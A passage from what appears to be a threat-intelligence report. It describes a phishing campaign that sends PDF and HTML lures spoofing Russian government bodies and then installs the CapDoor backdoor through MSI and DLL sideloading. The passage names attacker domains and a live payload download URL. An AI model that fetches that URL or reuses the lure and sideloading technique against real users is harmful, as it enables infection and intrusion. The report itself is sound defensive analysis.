


Figure 9. Mass phishing emails sent by the attackers

These emails were sent from ddmmmitriypetrovv.ru. By analyzing related domains, we found two more tied to the same actor, both with a similar "first name + last name" name. However, we did not detect any attacks originating from these domains:

- leonidkalatov.ru,
- andreiushakov.ru.




Figure 10. Related domains used by the attacker to send emails

In addition to PDF lures, we observed HTML files employing the same tactic: displaying a seemingly legitimate document that required the user to download additional files to "unlock" it. These HTML files spoofed government or non-profit organizations.




Figure 11. Example of a malicious HTML file with a payload download button

Opening the malicious HTML file loaded the corresponding logos and images from the spoofed organizations' official websites.

March 2026 attacks

In early March, we spotted a new batch of PDF documents from this group. As before, they mimicked official Russian government structures.





Figure 12. Malicious PDF with a payload download button

Clicking the "Download" button fetched a malicious archive, just like in the older attacks. The difference was that in March 2026, the attackers decided to use their own infrastructure they had previously reserved only for CapDoor C2 communications. The archive was downloaded from the following link:

<https://windowsextupdates.com/updates/latest/q/Document.rar>

Interestingly, the attackers configured a redirect on the domain, so the user was always forwarded to ya.ru. They also deployed an updated version of the CapDoor backdoor with expanded functionality.




Next, we will take a deep dive into CapDoor, detailing its functionality, the changes we observed in the 2025–2026 campaigns, and the malware it was used alongside.

CapDoor: loader or backdoor?


The DLL sideloading chain

Upon execution, the MSI installer creates a directory in %LOCALAPPDATA% named after the supposed legitimate software. It populates this folder with numerous dynamic link libraries (DLLs) and other files required for subsequent work.


Figures 14.1, 14.2, 14.3. Content of created directories (examples)




This PC > Local Disk (C:) > Users > [REDACTED] > AppData > Local > Disk Master >

